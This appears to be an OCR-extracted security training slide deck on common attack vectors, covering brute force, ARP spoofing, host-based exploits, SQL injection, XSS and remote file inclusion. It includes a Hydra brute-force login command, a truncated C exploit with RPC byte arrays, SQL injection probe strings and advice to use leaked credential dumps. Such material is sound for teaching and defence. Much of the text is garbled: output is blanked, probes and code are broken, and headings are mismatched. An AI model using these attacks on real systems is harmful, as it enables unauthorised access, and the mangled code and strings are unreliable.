


### ATTACK VECTORS

- Brute force attacks
- Arp spoofing
- Host based exploits
- SQL injection (SQLi)
- Cross-site scripting (XSS)
- Remote file inclusion (RFI)

### **BRUTEFORCE ATTACKS**

- An attack that tries a list of usernames and passwords to gain access to the system.
- Dictionary files can be generated or downloaded from the Internet.
- Use actual usernames and passwords from database dumps for a better chance to gain access.


## **BRUTEFORCE ATTACKS**




### **BRUTEFORCE ATTACKS**


```
rafa@thc-hydra $./hydra
                                     http-post-form "/
                                                                php?
             :datos%5Buser%5D=^USER^&datos%5Bpass%5D=^PASS^:S=nviando" -L "./pruebas/us
uarios.txt" -P "./pruebas/passwords.txt" -t 10
Hydra v7.4.1 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only
Hydra (http://www.thc.org/thc-hydra) starting at
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overw
riting, you have 10 seconds to abort...
[DATA] 10 tasks, 1 server, 217156 login tries (l:466/p:466), ~21715 tries per task
[DATA] attacking service http-post-form on port 80
             1 host:
                                     login:
                                                   password:
          orm] host:
                                     login:
                                                   password:
              host:
                                     login:
                                                   password:
                                     login:
                                                   password:
              host:
               host:
                                     login:
                                                   password:
```

- The act of sending fake ARP packets to selected hosts on the network.
- Can be used to redirect traffic and intercept packets.
- ARP spoofing will only work in LAN networks, and attack hosts which are in the same subnet.
- Practical uses includes:
  - Stealing usernames and passwords
  - Browser hacking
  - Misdirection



Source: http://securitymusings.com/wp-content/uploads/2008/12/arp-spoofing.png





### **HOST BASED EXPLOITS**

- Taking advantage of vulnerabilities in services that are running on the host.
- Common vulnerable services include:
  - Web server
  - FTP server
  - SMB / Samba / File sharing
  - Database

### **HOST BASED EXPLOITS**

```
#include <netdb.h>
#include <fcntl.h>
#include <unistd.h>
unsigned char bindstr[]={
0x05,0x00,0x0B,0x03,0x10,0x00,0x00,0x00,0x48,0x00,0x00,0x00,0x7F,0x00,0x00,0x00,
0x04,0x5D,0x88,0x8A,0xEB,0x1C,0xC9,0x11,0x9F,0xE8,0x08,0x00,
0x2B,0x10,0x48,0x60,0x02,0x00,0x00,0x00);
unsigned char request1[]={
0x05,0x00,0x00,0x03,0x10,0x00,0x00,0x00,0xE8,0x03
,0x00,0x00,0xE5,0x00,0x00,0x00,0xD0,0x03,0x00,0x01,0x00,0x04,0x00,0x05,0x00
,0x64,0x49,0xB0,0x70,0xDD,0xAE,0x74,0x2C,0x96,0xD2,0x60,0x5E,0x0D,0x00,0x01,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x70,0x5E,0x0D,0x00,0x02,0x00,0x00,0x00,0x7C,0x5E
,0xCE,0x11,0xA6,0x6A,0x00,0x20,0xAF,0x6E,0x72,0xF4,0x0C,0x00,0x00,0x00,0x4D,0x41
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0xC8,0x00
```

## **SQL INJECTION**

- Attacking the database layer by inserting additional statements to the existing SQL query.
- This attack works when un-sanitized user input is passed to the SQL query.
- Common techniques to identify SQL injection include:
  - -10R1=1
  - -10R1=2
  - A' OR 'A'='A
  - A' OR 'A'='B

## **SQL INJECTION**


Notice: Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'order SET customer\_id = '27' WHERE order\_id = '279" at line 1


Error No: 1064


UPDATE order SET customer\_id = '27' WHERE order\_id = '279' in /home/genuineb/public\_html/system/database/mysql.php on line 49

## **SQL INJECTION**

- Cross-site scripting (XSS), is a vulnerability that enables attackers to inject client-side script into web pages viewed by other users.
- XSS attacks can be used to steal credentials and sessions.
- XSS can also be used to tunnel traffic.








#### REMOTE FILE INCLUSION

- RFI, a vulnerability that allows attackers to include and execute remote code, in the context of the web server.
- Largely used to obtain a web shell on the server to execute commands.
- This attack works when user input is not filtered and web technology is not properly configured.

## REMOTE FILE INCLUSION



### REMOTE FILE INCLUSION

